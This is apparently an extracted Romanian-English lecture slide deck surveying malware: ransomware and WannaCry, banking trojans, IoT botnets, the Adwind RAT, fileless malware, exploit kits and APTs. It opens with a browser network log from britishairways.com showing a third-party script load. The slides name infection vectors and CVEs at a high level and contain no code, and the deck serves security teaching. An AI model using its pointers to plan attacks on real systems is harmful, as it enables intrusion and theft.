9c800b11ba4cb90da9169e0045cf65cc.js?conditionId=5...d...	GET	200	nexus.ensighten.com	script	Bootstrap.js:18	10.7 KB	70...	
?v=dmn%3Dbritishairways.com%3Bref%3Dhttps%253A%2...	GET	200	service.maxymiser.net	script	mmapi.js:13	18.3 KB	29...	
?v=dmn%3Dbritishairways.com%3Bref%3Dhttps%253A%2...	GET	200	service.maxymiser.net	script	mmapi.js:13	1.3 KB	28...	
?v=dmn%3Dbritishairways.com%3Bref%3Dhttps%253A%2...	GET	200	service.maxymiser.net	script	mmapi.js:13	1.3 KB	46...	
?v=dmn%3Dbritishairways.com%3Bref%3Dhttps%253A%2...	GET	200	service.maxymiser.net	script	mmapi.js:13	1.6 KB	45...	
addresslookup.js	GET	200	www.britishairways.com	script	device-desktop?eid=119062	1.4 KB	16...	
afc152ce5750e5b8b013390b14518c08.js?conditionId=468434	GET	200	nexus.ensighten.com	script	Bootstrap.js:18	635 B	89...	
analytics.js	GET	200	www.google-analytics.com	script	Bootstrap.js:413	14.3 KB	76...	
b4b105bcd565de4ee0accf866e8d20b.js?conditionId=481...	GET	200	nexus.ensighten.com	script	Bootstrap.js:18	1.4 KB	39...	
Bootstrap.js	GET	200	nexus.ensighten.com	script	tagging.js:12	61.7 KB	11...	
cc.js	GET	200	www.cdn-net.com	script	paymentDeviceFingerprint.js:22	30.7 KB	28...	
converter_if.js	GET	200	www.britishairways.com	script	device-desktop?eid=119062	1.2 KB	16...	
d41d8cd98f00b204e9800998ecf8427e.js	GET	200	www.britishairways.com	script	device-desktop?eid=119062	1.4 KB	17...	
d41d8cd98f00b204e9800998ecf8427e.js?seed=AIBuQrNIA...	GET	200	www.britishairways.com	script	d41d8cd...s:1	64.9 KB	14...	
dataLayer.js	GET	200	www.britishairways.com	script	device-desktop?eid=119062	2.7 KB	16...	
dtagent.ICA23STVahioartx_7000100031020.js	GET	200	www.britishairways.com	script	device-desktop?eid=119062	45.0 KB	53...	


42 / 94 requests | 497 KB / 759 KB transferred | Finish: 9.42 s | DOMContentLoaded: 1.41 s | Load: 2.08 s

# Ransomware



## Metode de infectie

Ransomware Used in Phishing 2017



### Phishing emails

Atașamente word, ce exploatează vulnerabilități  
MO [CVE-2017-11882](#), [CVE-2017-0199](#)

### Exploatarea de vulnerabilități

NSA exploits, Exploit Kits

### Configurări defectoase

RDP brute force attack

### Software înșelător

Fake plugins, fake games

## What is the WannaCry ransomware attack?


- Began on May 12 but leverages previously known exploits
- Infiltrates endpoints and encrypts all the files, demanding a ransom payment \$300 USD in bitcoin
- Exploits a known Windows vulnerability that enables remote code execution
  - Microsoft Windows patch was available in March; those who didn't address this patch are vulnerable
- Crippled at least 100K organizations across multiple industries in over 150 countries
- 200K+ infected endpoints

## Studiu de caz Wannacry




## Wannacry

## Metode de infecție cu ransomware




## 6 Evolutionary Timeline



Troieni Bancari


TROJANS

Cum funcționează  
Infectie  
Cum investigăm




**Troieni Bancari**

**Cum funcționează  
Cei mai activi botneți  
Dridex, Emotet, TrickBot**



## EMOTET TTP



# IoT botnet

## DDos atac



**150,000 infected devices**



**1 Tbps attack size**



**60 default passwords**



### security

Schimbați credențialele default



### security

Este nevoie de acces din rețeaua externă?



### security

Instalăm softuri din surse verificate

Cum protejăm:  
Măsuri de securitate la nivel de rețea, echipamente, politici, proceduri.

# Android malware



Cum protejám?

## A Brief History of the Adwind RAT malware

Between 2012 and 2016 the Adwind RAT platform went through multiple "rebrands" and upgrades.

Each change was accompanied by a spike in the number of users attacked. In total, more than 443,000 users were hit.

## RAT evolution

January 2012	July 2012	August 2013	February 2014	October – December 2015, January 2016
The <b>Frutas RAT</b> released - Supports attacks against Windows, Linux and OS X	Frutas RAT becomes popular, mainly among Spanish-speaking criminals	<b>Adwind RAT 3.0</b> released - Android OS support - Subscriptions - Used in targeted attacks - First victims from Asia-Pacific region	Unrecom 1.3 and Adwind 3.0 cracked Cracked Adwind 3.0 is widely used in targeted attacks throughout 2014 and 2015	Attacks with Adwind RAT reach an <b>all-time high</b> . 290 000+ users worldwide are attacked with this malware
January 2013	November 2013	October 2014	April 2015	June 2015
Frutas RAT rebranded <b>Adwind RAT</b> , quickly becoming a favorite tool among Arabic-speaking hackers, mostly used in conjunction with <b>DarkComet RAT</b>	Adwind RAT rebranded to <b>Unrecom</b> . The two malware families exist in parallel	Adwind RAT rebranded <b>AlienSpy</b> - Online subscription introduced	AlienSpy killed off after security vendor report	The fifth reincarnation of Frutas is born - with the name that is still in use in 2016: " <b>JSocket RAT</b> "
<b>2012</b>	<b>2013</b>	<b>2014</b>	<b>2015</b>	<b>2016</b>

The 10 countries attacked most often by Adwind, in different years.



## Cum funcționează Detectie Răspuns


## How fileless malware works



**Stop malware. For good.**

## Exploit Kit attack


Cum funcționează  
Detectie  
Răspuns




# APT

## HOW APTs WORK



APTs are unique and attack processes are custom-tailored to the target. The techniques depicted here are similar to those used in Operation Aurora against private sector corporations.

